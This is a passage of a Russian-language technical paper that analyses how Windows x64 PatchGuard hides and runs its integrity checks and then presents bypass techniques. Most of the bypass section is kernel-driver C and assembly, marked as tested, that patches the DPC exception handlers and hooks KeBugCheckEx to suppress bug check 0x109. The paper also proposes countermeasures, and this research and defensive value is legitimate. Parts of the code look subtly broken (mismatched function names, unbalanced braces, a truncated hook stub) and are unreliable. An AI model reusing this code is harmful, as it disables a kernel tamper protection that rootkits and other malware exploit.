После того как `nt!KiInitializePatchGuard` инициализирует все отдельные подконтексты, следующее, что она делает, - шифрует основной контекст PatchGuard. Для этого она сначала создает копию контекста на стеке, чтобы к нему можно было обращаться в открытом виде после шифрования. Копия в открытом виде нужна потому, что проверочную процедуру необходимо поставить в очередь на выполнение, а для этого требуется обратиться к некоторым атрибутам структуры контекста. Это подробнее обсуждается в следующем разделе. После создания копии вызывается `nt!PgEncryptContext`, которой основной контекст PatchGuard передается первым аргументом. После постановки проверочной процедуры в очередь копия в открытом виде больше не нужна и снова обнуляется, чтобы гарантировать отсутствие ссылки в открытом виде. Псевдокод ниже иллюстрирует это поведение:

```
PATCHGUARD_CONTEXT LocalCopy;  
ULONG64 XorKey;  
  
memmove(  
    &LocalCopy,  
    Context,  
    sizeof(PATCHGUARD_CONTEXT)); // 0x1b8  
  
XorKey = PgEncryptContext(  
    Context);  
  
... Use LocalCopy for verification routine queuing ...  
  
memset(  
    &LocalCopy,  
    0,  
    sizeof(LocalCopy));
```

3.4. Выполнение проверочной процедуры PatchGuard

Сбор контрольных сумм и кэширование значений критических структур - это прекрасно, но все это не значит ровным счетом ничего, если нет способа выполнить проверку. Поэтому PatchGuard прилагает большие усилия, чтобы сделать выполнение проверочной процедуры как можно более скрытым. Это достигается за счет введения в заблуждение и обфускации.

После инициализации всех подконтекстов, но до шифрования основного контекста, `nt!KiInitializePatchGuard` выполняет одну из своих более критичных операций. На этой фазе процедура, которая будет косвенно использоваться для обработки проверки `PatchGuard`, случайно выбирается из массива указателей функций и сохраняется по смещению `0x168` в основном контексте `PatchGuard`. Функции в этом массиве имеют особое назначение, которое будет подробнее обсуждаться далее в этом разделе. Пока просто отметим факт выбора проверочной процедуры.

После выбора проверочной процедуры основной контекст `PatchGuard` шифруется. Затем `nt!KiInitializePatchGuard` через `nt!KeInitializeTimer` настраивает таймер, структура которого встроена в ранее выделенный подконтекст. Сразу за ней, по смещению `0x88`, находится 16-битное значение `0x1131`. При дизассемблировании это инструкция `xor [rcx], edx`; из тех же двух байтов начинается `nt!CmpAppendDllSection`. Сейчас совпадение несущественно, но пригодится далее.

После инициализации структуры таймера `PatchGuard` начинает процесс постановки таймера в очередь на выполнение, вызывая функцию, обозначенную как `nt!PgInitializeTimer`, прототип которой показан ниже:

```
VOID PgInitializeTimer(  
    IN PPATCHGUARD_CONTEXT Context,  
    IN PVOID EncryptedContext,  
    IN ULONG64 XorKey,  
    IN ULONG UnknownZero);
```

Внутри процедуры `nt!PgInitializeTimer` происходит несколько странных вещей. Во-первых, инициализируется DPC, который использует случайно выбранную проверочную процедуру, описанную ранее в этом разделе, как `DeferredRoutine`. Указатель `EncryptedContext`, переданный как аргумент, затем XOR'ится с аргументом `XorKey`, чтобы получить полностью фиктивный указатель, который передается как аргумент `DeferredContext` в `nt!KeInitializeDpc`. Итоговый псевдокод выглядит примерно так:

```
KeInitializeDpc(  
    &Dpc,  
    Context->TimerDpcRoutine,  
    EncryptedContext ^ ~(XorKey << UnknownZero));
```

После инициализации DPC вызывается `nt!KeSetTimer`, которая ставит DPC в очередь на выполнение. Аргумент `DueTime` генерируется случайно, чтобы усложнить сигнатурное обнаружение, но с заданной верхней границей, чтобы гарантировать выполнение в разумный срок. После установки таймера `nt!PgInitializeTimer` возвращается к вызывающему коду.

После инициализации таймера и его настройки на выполнение `nt!KiInitializePatchGuard` завершает свою работу и возвращается в `nt!KiFilterFiberContext`. Ошибка деления, которая запустила весь процесс инициализации, исправляется, и выполнение восстанавливается на инструкцию, следующую за `div` в `nt!KiDivide6432`, позволяя ядру загрузиться обычным образом.

Но это только половина веселья. Настоящий вопрос теперь в том, как выполняется проверочная процедура. Кажется очевидным, что это связано с DPC-процедурой, использованной при установке таймера, поэтому самое логичное место для изучения - именно там. Как мы помним из предыдущего обсуждения, `nt!KiInitializePatchGuard` случайно выбрала адрес проверочной процедуры из массива процедур. Этот массив можно найти, посмотрев на следующее дизассемблирование из процедуры инициализации `PatchGuard`:

```
nt!KiDivide6432+0xec3:  
fffff800`01423e74 8bc1          mov     eax,ecx  
fffff800`01423e76 488d0d83c1bdff lea     rcx,[nt]  
fffff800`01423e7d 488b84c128044300 mov     rax,[rcx+rax*8+0x430428]
```

Здесь применяется тот же приём обфускации, что и для массива тегов пула. Массив DPC-процедур находится по адресу базы `nt` плюс `0x430428`:

```

lkd> dqs nt+0x430428 L3
fffff800`01430428 fffff800`01033b10 nt!KiScanReadyQueues
fffff800`01430430 fffff800`011010e0 nt!ExpTimeRefreshDpcRoutine
fffff800`01430438 fffff800`0101dd10 nt!ExpTimeZoneDpcRoutine

```

Это сообщает нам возможные варианты DPC-процедур, которые может использовать PatchGuard, но не объясняет, как это фактически приводит к проверке защитных контекстов. Логически следующий шаг - попытаться понять, как работает одна из этих процедур с учетом передаваемого ей DeferredContext, поскольку из nt!PgInitializeTimer известно, что аргумент DeferredContext будет указывать на контекст PatchGuard, XOR'нутый с ключом шифрования. Из трех процедур nt!ExpTimeRefreshDpcRoutine проще всего понять. Ниже показано дизассемблирование первых нескольких инструкций этой функции:

```

lkd> u nt!ExpTimeRefreshDpcRoutine
nt!ExpTimeRefreshDpcRoutine:
fffff800`011010e0 48894c2408      mov     [rsp+0x8],rcx
fffff800`011010e5 4883ec68        sub     rsp,0x68
fffff800`011010e9 b801000000      mov     eax,0x1
fffff800`011010ee 0fc102          xadd    [rdx],eax
fffff800`011010f1 ffc0            inc     eax
fffff800`011010f3 83f801          cmp     eax,0x1

```

Deferred-процедуры имеют прототип, принимающий первым аргументом указатель на связанный с ними DPC, а вторым аргументом указатель DeferredContext. Соглашение о вызовах x64 говорит нам, что это соответствует rcx, указывающему на структуру DPC, и rdx, указывающему на DeferredContext. Однако есть проблема. Четвертая инструкция функции пытается выполнить xadd с первой частью DeferredContext. Как говорилось ранее, DeferredContext, передаваемый DPC-процедуре, является результатом XOR-операции с указателем, создающей полностью фиктивный указатель. Это должно означать, что машина немедленно упадет при разыменовании указателя, верно? Очевидно, ответ - нет, и именно здесь виден еще один случай введения в заблуждение.

Дело в том, что nt!ExpTimeRefreshDpcRoutine, nt!ExpTimeZoneDpcRoutine и nt!KiScanReadyQueues - все это совершенно легитимные процедуры, напрямую не имеющие отношения к PatchGuard. Вместо этого они используются как косвенное средство выполнения кода, который действительно имеет отношение к PatchGuard. Уникальность этих трех процедур в том, что все они в какой-то момент разыменовывают свой указатель DeferredContext, как показано ниже:

```

lkd> u fffff800`01033b43 L1
nt!KiScanReadyQueues+0x33:
fffff800`01033b43 8b02          mov     eax,[rdx]
lkd> u fffff800`0101dd1e L1
nt!ExpTimeZoneDpcRoutine+0xe:
fffff800`0101dd1e 0fc102          xadd    [rdx],eax

```

Операция с DeferredContext вызывает исключение общей защиты, которое попадает в nt!KiGeneralProtectionFault, а затем — в обработчик функции, вызвавшей исключение, например nt!ExpTimeRefreshDpcRoutine. На x64 обработка устроена иначе, чем в 32-битных системах: обработчики задаются при компиляции и находятся через nt!RtlLookupFunctionEntry. Эта процедура возвращает структуру RUNTIME_FUNCTION с данными раскрытия стека, включая адрес обработчика исключения. Адрес обработчика для nt!ExpTimeRefreshDpcRoutine можно найти в отладчике так:

```

lkd> .fnent nt!ExpTimeRefreshDpcRoutine
Debugger function entry 00000000`01cdaa4c for:
(fffff800`011010e0) nt!ExpTimeRefreshDpcRoutine |
(fffff800`011011d0) nt!ExpCenturyDpcRoutine
Exact matches:
    nt!ExpTimeRefreshDpcRoutine = <no type information>
BeginAddress      = 00000000`001010e0

```

```

EndAddress      = 00000000`0010110d
UnwindInfoAddress = 00000000`00131274
lkd> u nt + dwo(nt + 00131277 + (by(nt + 00131276) * 2) + 13)
nt!ExpTimeRefreshDpcRoutine+0x40:
fffff800`01101120 8bc0          mov     eax,eax
fffff800`01101122 55           push    rbp
fffff800`01101123 4883ec30     sub     rsp,0x30
fffff800`01101127 488bea       mov     rbp,rdx
fffff800`0110112a 48894d50     mov     [rbp+0x50],rcx

```

При определённом условии обработчик вызывает `nt!KeBugCheckEx` с кодом аварийной остановки `0x109`, которым PatchGuard сообщает о подмене критической структуры. Значит, обработчик как минимум частично относится к PatchGuard.

Обработчики исключений для каждой из трех процедур примерно эквивалентны и выполняют одни и те же операции. Если `DeferredContext` не был неожиданно изменен, обработчики исключений в конечном итоге вызывают копию кода из `INITKDB`, находящуюся в защитном контексте, конкретно `nt!FsRtlUninitializeSmallMcb`. Эта процедура вызывает символ с именем `nt!FsRtlMdlReadCompleteDevEx`, который фактически отвечает за вызов различных процедур проверки подконтекстов.

3.5. Сообщение о несоответствиях проверки

Обнаружив изменение, PatchGuard вызывает копию `nt!SdpCheckDll`, а затем через таблицу функций контекста передаёт параметры в `nt!KeBugCheckEx`. Перед переходом `nt!SdbpCheckDll` обнуляет стек и регистры до текущего кадра, затрудняя перехват сообщения об аварийной остановке и восстановление. Если расхождений нет, создаётся новый контекст PatchGuard и заново устанавливается таймер с прежней проверочной процедурой.

4. Подходы к обходу

Разобрав основные механизмы PatchGuard, рассмотрим способы отключить или обмануть проверку. Очевидные варианты — собственный загрузчик до инициализации PatchGuard или модификация `ntoskrnl.exe` — требуют вмешательства и перезагрузки. Здесь же цель состоит в одной или нескольких функциях, которые можно встроить в драйвер и вызвать для отключения защиты, сохранив существующие способы перехвата критических структур.

Важно отметить, что некоторые из перечисленных здесь подходов не тестировались и являются чисто теоретическими. Те, которые были протестированы, будут отмечены. Однако прежде чем погружаться в конкретные подходы обхода, важно также рассмотреть общие техники для отключения PatchGuard на лету. Во-первых, нужно учитывать, как проверочная процедура настраивается на запуск и от чего она зависит для выполнения проверки. В данном случае проверочная процедура настроена на выполнение в контексте таймера, связанного с DPC, который выполняется из системного рабочего потока и в конечном итоге приводит к вызову обработчика исключений. Используемая DPC-процедура случайно выбирается из небольшого пула функций, а объекту таймера назначается случайный `DueTime`, чтобы усложнить обнаружение.

Известно также, что при расхождении PatchGuard вызывает `nt!KeBugCheckEx` с определённым кодом аварийной остановки. Это даёт ещё одну точку для обхода.

4.1. Перехват обработчика исключений

Проверки косвенно зависят от обработчиков исключений трёх таймерных DPC. Если заменить каждый обработчик пустой операцией, то после исключения общей защиты он не выполнит проверку. Этот подход проверен и работает на рассматриваемой версии PatchGuard.

Используемый для этого подход состоит в том, чтобы сначала найти список процедур, которые, как известно, связаны с PatchGuard. В нынешнем виде список содержит только три функции, но в будущем он может измениться. После нахождения массива процедур необходимо извлечь обработчик исключений каждой процедуры, а затем пропатчить его так, чтобы он возвращал 0x1, а затем выполнял return. Пример функции, реализующей этот алгоритм, приведен ниже:

```
static CHAR CurrentFakePoolTagArray[] =
    "AcpSFileIpFIIRp MutaNtFsNtrfSemaTCPc";

NTSTATUS DisablePatchGuard() {
    UNICODE_STRING SymbolName;
    NTSTATUS Status = STATUS_SUCCESS;
    PVOID * DpcRoutines = NULL;
    PCHAR NtBaseAddress = NULL;
    ULONG Offset;

    RtlInitUnicodeString(
        &SymbolName,
        L"__C_specific_handler");

    do
    {
        //
        // Получить базовый адрес nt.
        //
        if (!RtlPcToFileHeader(
            MmGetSystemRoutineAddress(&SymbolName),
            (PCHAR *)&NtBaseAddress))
        {
            Status = STATUS_INVALID_IMAGE_FORMAT;
            break;
        }

        //
        // Найти в образе первое вхождение:
        //
        // "AcpSFileIpFIIRp MutaNtFsNtrfSemaTCPc"
        //
        // Это массив поддельных pool tags, используемый для выделения
        // защитных контекстов.
        //
        __try
        {
            for (Offset = 0;
                !DpcRoutines;
                Offset += 4)
            {
                //
                // Если найдено совпадение с массивом поддельных pool tags,
                // сразу за ним будут адреса DPC-процедур.
                //
                if (memcmp(
                    NtBaseAddress + Offset,
                    CurrentFakePoolTagArray,
                    sizeof(CurrentFakePoolTagArray) - 1) == 0)
                {
                    DpcRoutines = (PVOID *) (NtBaseAddress +
                        Offset + sizeof(CurrentFakePoolTagArray) + 3);
                }
            }
        } __except(EXCEPTION_EXECUTE_HANDLER)
        {
            //
            // Если произошло исключение, найти массив не удалось. Пора выходить.
            //
            Status = GetExceptionCode();
        }
    }
}
```



```

        break;
    }

    DebugPrint(("DPC routine array found at %p.",
        DpcRoutines));

    //
    // Пройти по массиву DPC-процедур.
    //
    for (Offset = 0;
        DpcRoutines[Offset] && NT_SUCCESS(Status);
        Offset++)
    {
        PRUNTIME_FUNCTION Function;
        ULONG64 ImageBase;
        PCHAR UnwindBuffer;
        UCHAR CodeCount;
        ULONG HandlerOffset;
        PCHAR HandlerAddress;
        PVOID LockedAddress;
        PMDL Mdl;

        //
        // Если function entry не найден, перейти к следующей записи.
        //
        if (!(Function = RtlLookupFunctionEntry(
            (ULONG64)DpcRoutines[Offset],
            &ImageBase,
            NULL))) ||
            (!Function->UnwindData))
        {
            Status = STATUS_INVALID_IMAGE_FORMAT;
            continue;
        }

        //
        // Получить адрес unwind-обработчика исключения, если он есть.
        //
        UnwindBuffer = (PCHAR)(ImageBase + Function->UnwindData);
        CodeCount = UnwindBuffer[2];

        //
        // Смещение обработчика находится в unwind-данных, специфичных для
        // конкретного языка. Точнее, оно лежит на +0x10 байт внутри структуры,
        // не считая самой структуры UNWIND_INFO и встроенных кодов, включая
        // padding. Расчет ниже учитывает все это и padding.
        //
        HandlerOffset = *(PULONG)((ULONG64)(UnwindBuffer + 3 + (CodeCount * 2) + 20) & ~3);

        //
        // Вычислить полный адрес обработчика, который нужно пропатчить.
        //
        HandlerAddress = (PCHAR)(ImageBase + HandlerOffset);

        DebugPrint(("Exception handler for %p found at %p (unwind %p).",
            DpcRoutines[Offset],
            HandlerAddress,
            UnwindBuffer));

        //
        // Наконец, пропатчить процедуру так, чтобы она просто возвращала 1.
        // Пропатчим следующим кодом:
        //
        // 6A01 push byte 0x1
        // 58 pop eax
        // C3 ret
        //

        //
        // Выделить memory descriptor для адреса обработчика.
        //

```

```

    if (!(Mdl = MmCreateMdl(
        NULL,
        (PVOID)HandlerAddress,
        4)))
    {
        Status = STATUS_INSUFFICIENT_RESOURCES;
        continue;
    }

    //
    // Построить MDL и отобразить страницы для доступа из kernel-mode.
    //
    MmBuildMdlForNonPagedPool(
        Mdl);

    if (!(LockedAddress = MmMapLockedPages(
        Mdl,
        KernelMode)))
    {
        IoFreeMdl(
            Mdl);

        Status = STATUS_ACCESS_VIOLATION;
        continue;
    }

    //
    // Атомарно заменить инструкции, которые перезаписываются.
    //
    InterlockedExchange(
        (PLONG)LockedAddress,
        0xc358016a);

    //
    // Снять отображение и уничтожить MDL.
    //
    MmUnmapLockedPages(
        LockedAddress,
        Mdl);

    IoFreeMdl(
        Mdl);
}

} while (0);

return Status;
}

```

Преимущества подхода — малый размер, простота и сравнительная устойчивость к изменениям. Недостатки — предположение, что массив тегов пула расположен непосредственно перед адресами DPC-процедур и имеет постоянное содержимое. Microsoft может легко нарушить эти условия, поэтому для рабочего драйвера способ ненадёжен, хотя подходит для демонстрации.

Для противодействия достаточно переместить массив DPC-процедур подальше от массива тегов пула либо разбить сами теги так, чтобы они не образовывали легко обнаружимую непрерывную строку. Тогда адрес массива придётся жёстко задавать или вычислять иначе. Реализовать такую защиту сравнительно просто.

4.2. Перехват KeBugCheckEx

PatchGuard должен сообщать об обнаруженном изменении и останавливать систему, не позволяя стороннему коду продолжить работу. Для этого nt!KeBugCheckEx вызывает аварийную остановку с кодом 0x109, оставляя пользователю понятную причину сбоя вместо необъяснимого выключения

или перезагрузки.

Первая идея — заставить `nt!KeBugCheckEx` вернуться не к непосредственному вызывающему коду, после которого компилятор обычно ставит отладочную ловушку, а на уровень выше. Но `PatchGuard` перед вызовом обнуляет стек, уничтожая ссылки на родительские кадры. На первый взгляд перехват `nt!KeBugCheckEx` поэтому кажется тупиком, однако это не так.

Можно не восстанавливать контекст из регистров и стека, а воспользоваться сохранённой точкой входа потока. У системных рабочих потоков она обычно указывает на `nt!ExpWorkerThread`; такие потоки лишь обрабатывают задания очереди и просроченные DPC, поэтому исходный параметр контекста несущественен. Перехватчик `nt!KeBugCheckEx` пропускает обычные коды в настоящую функцию, а при `0x109` устанавливает указатель стека в границу стека минус восемь и переходит на `StartAddress`. Поток возвращается к нормальной обработке заданий и DPC.

Хотя более очевидный подход состоял бы в простом завершении вызывающего потока, сделать это было бы невозможно. Операционная система отслеживает системные рабочие потоки и обнаружит, если один из них завершится. Завершение системного рабочего потока приведет к синему экрану системы - именно к тому, чего пытаются избежать.

Следующий код реализует описанный выше алгоритм. Он довольно велик по причинам, которые будут обсуждаться после фрагмента:

```
; == ext.asm

.data

EXTERN OrigKeBugCheckExRestorePointer:PROC
EXTERN KeBugCheckExHookPointer:PROC

.code

;
; Устанавливает указатель стека на переданный аргумент и возвращается
; к вызывающему коду.
;
public AdjustStackCallPointer
AdjustStackCallPointer PROC
    mov rsp, rcx
    xchg r8, rcx
    jmp rdx
AdjustStackCallPointer ENDP

;
; Оборачивает перезаписанный пролог KeBugCheckEx.
;
public OrigKeBugCheckEx
OrigKeBugCheckEx PROC
    mov [rsp+8h], rcx
    mov [rsp+10h], rdx
    mov [rsp+18h], r8
    lea rax, [OrigKeBugCheckExRestorePointer]
    jmp qword ptr [rax]
OrigKeBugCheckEx ENDP

END

// == antipatch.c

//
// Обе эти процедуры ссылаются на ассемблерный код, описанный выше.
//
extern VOID OrigKeBugCheckEx(
    IN ULONG BugCheckCode,
    IN ULONG_PTR BugCheckParameter1,
    IN ULONG_PTR BugCheckParameter2,
    IN ULONG_PTR BugCheckParameter3,
    IN ULONG_PTR BugCheckParameter4);
```

```

extern VOID AdjustStackCallPointer(
    IN ULONG_PTR NewStackPointer,
    IN PVOID StartAddress,
    IN PVOID Argument);

//
// mov eax, ptr
// jmp eax
//
static CHAR HookStub[] =
"\x48\xb8\x41\x41\x41\x41\x41\x41\x41\xff\xe0";

//
// Смещение внутри структуры ETHREAD, где хранится start routine.
//
static ULONG ThreadStartRoutineOffset = 0;

//
// Указатель внутрь KeBugCheckEx после области, перезаписанной hook'ом.
//
PVOID OrigKeBugCheckExRestorePointer;

VOID KeBugCheckExHook(
    IN ULONG BugCheckCode,
    IN ULONG_PTR BugCheckParameter1,
    IN ULONG_PTR BugCheckParameter2,
    IN ULONG_PTR BugCheckParameter3,
    IN ULONG_PTR BugCheckParameter4)
{
    PCHAR LockedAddress;
    PCHAR ReturnAddress;
    PMDL Mdl = NULL;

    //
    // Вызвать настоящую KeBugCheckEx, если это не тот bug check code,
    // который мы ищем.
    //
    if (BugCheckCode != 0x109)
    {
        DebugPrint(("Passing through bug check %.4x to %p.",
            BugCheckCode,
            OrigKeBugCheckEx));

        OrigKeBugCheckEx(
            BugCheckCode,
            BugCheckParameter1,
            BugCheckParameter2,
            BugCheckParameter3,
            BugCheckParameter4);
    }
    else
    {
        PCHAR CurrentThread = (PCHAR)PsGetCurrentThread();
        PVOID StartRoutine = *(PVOID **)(CurrentThread + ThreadStartRoutineOffset);
        PVOID StackPointer = IoGetInitialStack();

        DebugPrint(("Restarting the current worker thread %p at %p (SP=%p, off=%lu).",
            PsGetCurrentThread(),
            StartRoutine,
            StackPointer,
            ThreadStartRoutineOffset));

        //
        // Сдвинуть указатель стека обратно к начальному значению и вызвать
        // процедуру. Вычитаем восемь, чтобы стек был правильно выровнен,
        // как ожидают процедуры точки входа потока.
        //
        AdjustStackCallPointer(
            (ULONG_PTR)StackPointer - 0x8,
            StartRoutine,

```

```

        NULL);
    }

    //
    // В обоих случаях сюда мы никогда не должны попасть.
    //
    __debugbreak();
}

VOID DisablePatchProtectionSystemThreadRoutine(
    IN PVOID Nothing)
{
    UNICODE_STRING SymbolName;
    NTSTATUS        Status = STATUS_SUCCESS;
    PCHAR           LockedAddress;
    PCHAR           CurrentThread = (PCHAR)PsGetCurrentThread();
    PCHAR           KeBugCheckExSymbol;
    PMDL            Mdl = NULL;

    RtlInitUnicodeString(
        &SymbolName,
        L"KeBugCheckEx");

    do
    {
        //
        // Найти смещение start routine потока.
        //
        for (ThreadStartRoutineOffset = 0;
            ThreadStartRoutineOffset < 0x1000;
            ThreadStartRoutineOffset += 4)
        {
            if (*(PVOID **)(CurrentThread +
                ThreadStartRoutineOffset) == (PVOID)DisablePatchProtection2SystemThreadRoutine)
                break;
        }

        DebugPrint(("Thread start routine offset is 0x%.4x.",
            ThreadStartRoutineOffset));

        //
        // Если по какой-то странной причине смещение start routine найти
        // не удалось, вернуть not supported.
        //
        if (ThreadStartRoutineOffset >= 0x1000)
        {
            Status = STATUS_NOT_SUPPORTED;
            break;
        }

        //
        // Получить адрес KeBugCheckEx.
        //
        if (!(KeBugCheckExSymbol = MmGetSystemRoutineAddress(
            &SymbolName)))
        {
            Status = STATUS_PROCEDURE_NOT_FOUND;
            break;
        }

        //
        // Вычислить указатель восстановления.
        //
        OrigKeBugCheckExRestorePointer = (PVOID)(KeBugCheckExSymbol + 0xf);

        //
        // Создать и инициализировать MDL.
        //
        if (!(Mdl = MmCreateMdl(
            NULL,

```

```

        (PVOID)KeBugCheckExSymbol,
        0xf)))
    {
        Status = STATUS_INSUFFICIENT_RESOURCES;
        break;
    }

    MmBuildMdlForNonPagedPool(
        Mdl);

    //
    // Probe & Lock.
    //
    if (!(LockedAddress = (PUCHAR)MmMapLockedPages(
        Mdl,
        KernelMode)))
    {
        IoFreeMdl(
            Mdl);

        Status = STATUS_ACCESS_VIOLATION;
        break;
    }

    //
    // Установить абсолютный адрес нашего hook'a.
    //
    *(PULONG64)(HookStub + 0x2) = (ULONG64)KeBugCheckExHook;

    DebugPrint(("Copying hook stub to %p from %p (Symbol %p).",
        LockedAddress,
        HookStub,
        KeBugCheckExSymbol));

    //
    // Скопировать относительный jmp в hook-процедуру.
    //
    RtlCopyMemory(
        LockedAddress,
        HookStub,
        0xf);

    //
    // Очистить MDL.
    //
    MmUnmapLockedPages(
        LockedAddress,
        Mdl);

    IoFreeMdl(
        Mdl);

    } while (0);
}

//
// Указатель на KeBugCheckExHook.
//
PVOID KeBugCheckExHookPointer = KeBugCheckExHook;

NTSTATUS DisablePatchProtection() {
    OBJECT_ATTRIBUTES Attributes;
    NTSTATUS Status;
    HANDLE ThreadHandle = NULL;

    InitializeObjectAttributes(
        &Attributes,
        NULL,
        OBJ_KERNEL_HANDLE,
        NULL,
        NULL);

```

```

//
// Создать системный рабочий поток, чтобы автоматически найти смещение
// внутри структуры ETHREAD до start routine потока.
//
Status = PsCreateSystemThread(
    &ThreadHandle,
    THREAD_ALL_ACCESS,
    &Attributes,
    NULL,
    NULL,
    DisablePatchProtectionSystemThreadRoutine,
    NULL);

if (ThreadHandle)
    ZwClose(
        ThreadHandle);

return Status;
}

```

Подход проверен на актуальность на момент написания версии PatchGuard. Он не зависит от неэкспортируемых символов и сигнатур, не создаёт накладных расходов — `nt!KeBugCheckEx` вызывается лишь перед падением — и не страдает от состязаний. Главный недостаток — предположение, что системный рабочий поток всегда можно безопасно перезапустить с его точки входа и контекстом `NULL`.

Чтобы устранить этот подход как возможную технику обхода, Microsoft могла бы сделать одно из нескольких действий. Во-первых, она могла бы создать новый защитный подконтекст, который хранит контрольную сумму `nt!KeBugCheckEx` и вызываемых ею функций. Если будет обнаружено, что `nt!KeBugCheckEx` была изменена, PatchGuard мог бы выполнить жесткую перезагрузку без вызова внешних функций. Хотя это менее желательное поведение, похоже, это один из немногих способов, которыми Microsoft могла бы надёжно решить проблему. Любой другой подход, полагающийся на вызов внешней функции, которую можно найти по детерминированному адресу, создавал бы возможность для похожей техники обхода.

Менее полезная контрмера — обнулить часть полей потока перед вызовом `nt!KeBugCheckEx`. Она ломает именно описанную реализацию, но не другие способы вернуть рабочий поток к нормальной обработке заданий очереди.

4.3. Поиск таймера

Непроверенный теоретический способ — найти таймер PatchGuard эвристически. Его `DeferredRoutine` указывает на `nt!KiScanReadyQueues`, `nt!ExpTimeRefreshDpcRoutine` или `nt!ExpTimeZoneDpcRoutine`; адреса не экспортируются, но остаются полезным признаком. `DeferredContext` содержит недопустимый указатель, а по смещению `0x88` от начала таймера находится 16-битное значение `0x1131`. Дополнительные признаки могли бы позволить однозначно распознавать нужный таймер.

Однако проблема в том, чтобы прежде всего найти способ перечислить таймеры. В данном случае пришлось бы извлечь неэкспортируемый адрес списка таймеров, чтобы иметь возможность перечислить все активные таймеры. Хотя есть косвенные методы, с помощью которых эту информацию можно извлечь, например дизассемблирование некоторых функций, которые на нее ссылаются, сам факт зависимости от какого-либо метода нахождения неэкспортируемых символов, скорее всего, приведет к нестабильному коду.

Можно просматривать память от `nt!MmNonPagedPoolStart`, проверяя эти признаки, и тем самым обойтись без неэкспортируемых символов. При хорошем наборе условий таймер, вероятно, удастся находить надёжно. Остаётся состязание: DPC может запуститься между обнаружением

таймера и его отменой. Поэтому ищущий поток должен повысить IRQL и, возможно, временно остановить остальные процессоры.

Найдя таймер, достаточно вызвать `nt!KeCancelTimer`, прервать проверку и полностью отключить PatchGuard без изменения кода.

Если бы такая техника оказалась осуществимой, Microsoft пришлось бы сделать одно из двух, чтобы ее сломать. Во-первых, она могла бы определить используемые драйверами критерии совпадения и гарантировать, что сделанные предположения больше небезопасны, тем самым сделав невозможным нахождение структуры таймера с существующим набором параметров. Либо Microsoft могла бы изменить механизм выполнения проверочной процедуры PatchGuard так, чтобы он не использовал DPC-процедуру таймера. Последнее, скорее всего, менее предпочтительно, чем первое, поскольку потребовало бы относительно значительного перепроектирования и переосмысления техник, используемых для введения в заблуждение и обфускации фазы проверки PatchGuard.

4.4. Гибридный перехват

До сих пор использовались две точки перехвата. Обработчик исключений не даёт проверке запуститься — это вмешательство «до события». Перехват `nt!KeBugCheckEx` подавляет сообщение уже обнаруженной ошибки — вмешательство «после события». Их можно объединить для более надёжного обнаружения выполнения PatchGuard.

Один вариант — вместо отдельных обработчиков DPC перехватить центральную точку входа для исключений `C`, экспортируемую процедуру `nt!__C_specific_handler`. Тогда можно отслеживать и фильтровать исключения, при необходимости сопоставляя их с признаками «после события» и определяя запуск PatchGuard.

4.5. Имитация горячего исправления

Согласно документации, операционную систему по-прежнему можно исправлять во время выполнения через специальный интерфейс. Значит, теоретически возможно имитировать исправление, которое PatchGuard сочтёт легитимным. Авторы этот путь не исследовали, но надёжная реализация была бы предпочтительна, поскольку опиралась бы на документированный механизм.

5. Заключение

Разработка решения, предназначенного для смягчения несанкционированной модификации различных критических частей ядра, может рассматриваться как довольно сложная задача, особенно с учетом необходимости гарантировать, что сами процедуры, используемые для проверки ядра, не могут быть подделаны. Этот документ показал, как Microsoft подошла к проблеме в своей реализации PatchGuard в версиях ядра Windows на базе x64. Подробно объяснены реализации подходов, используемых для защиты различных критических структур данных, связанных с ядром, таких как системные образы, SSDT, IDT/GDT и MSR.

Понимая реализацию PatchGuard, уместно рассмотреть способы, которыми его можно подорвать. В этом свете статья предложила несколько разных техник, которые можно использовать для обхода PatchGuard и которые либо доказанно работают, либо теоретически должны работать. Чтобы не

обозначать проблему без предложения решения, каждая техника обхода сопровождается списком способов, с помощью которых Microsoft могла бы смягчить ее в будущем.

PatchGuard работает в том же домене и с теми же привилегиями, что и сторонний драйвер, от которого должен защищаться. Поэтому он не способен полностью защитить сам себя. Microsoft компенсировала это обфускацией и введением в заблуждение. Соккрытие реализации не остановит настойчивого инженера, но повышает стоимость анализа и побуждает большинство разработчиков искать одобренные способы решения задачи.

Запрет изменений ядра ради стабильности имеет цену. Windows — закрытая система, и сторонним поставщикам иногда приходится выходить за рамки документированных интерфейсов, особенно разработчикам средств защиты, которые стремятся внедриться глубже вредоносного кода. Легитимные компании могут отказаться от обхода PatchGuard по деловым соображениям, тогда как вредоносная программа ограничивать себя не станет и получит преимущество. Поэтому Microsoft приходится предлагать поставщикам приемлемые документированные альтернативы.

Еще один важный вопрос состоит в том, действительно ли Microsoft сломает поставщика, развернувшего на миллионах систем решение, которое отключает PatchGuard через технику обхода. Вполне можно представить, что McAfee или Symantec сделают нечто подобное, хотя Microsoft надеялась бы использовать свои деловые связи, чтобы McAfee и Symantec не пришлось прибегать к такой технике. Тот факт, что McAfee и Symantec являются очень крупными компаниями, дает им определенный рычаг в переговорах с Microsoft, но меньшие компании, скорее всего, не получают такого же уровня уважения и внимания.

Остаётся вопрос, верно ли выбран сам подход. Если обновления будут намеренно ломать способы обхода, поставщики могут перейти к всё более рискованным решениям, снизив стабильность. Даже при наличии одобренных точек перехвата всегда найдётся задача, требующая помощи Microsoft. Сторонним драйверам нужна совместимость со всеми выпущенными версиями x64; решение, работающее лишь на части систем, для большинства компаний непригодно.

Возможной альтернативой была бы чётко определённая и одобренная модель перехвата, подобная перехвату служб VxD в Windows 9x. Легитимные продукты обычно вставляют слой между крупными подсистемами — оборудованием и ядром либо пользовательским режимом и ядром. Многие сбои вызваны неверными предположениями в самих перехватчиках, поэтому Microsoft могла бы документировать ограничения каждой доступной для перехвата функции.

Сначала такую модель можно ограничить экспортируемыми процедурами и использовать существующую документацию об их поведении, IRQL и правилах вызова. Позднее похожий интерфейс можно предоставить для распространённых неэкспортируемых операций. Это несколько ограничит свободу развития ядра, но документированные экспорты и без того нельзя произвольно удалять или менять после выпуска. Поэтому официальная модель перехвата для них была бы осуществимой и сравнительно безопасной.

Независимо от того, какой подход мог бы быть лучше, отсутствие машины времени делает итог обсуждения в основном бессмысленным. В конечном итоге, судя по объёму работы и размышлений, вложенных в реализацию PatchGuard, авторы готовы сказать, что Microsoft проделала достойную работу. Только время покажет, насколько эффективным окажется PatchGuard как на программном, так и на деловом уровне, и будет интересно увидеть, как развернется эта область.

Библиография

AMD. The AMD x86-64 Architecture Programmers Overview.
<<http://www.amd.com/us-en/assets/contenttype/whitepapersandtechdocs/x86-64overview.pdf>>; дата обращения: 30 ноября 2005 г.

AMD. AMD64 Architecture Programmer's Manual Volume 3.
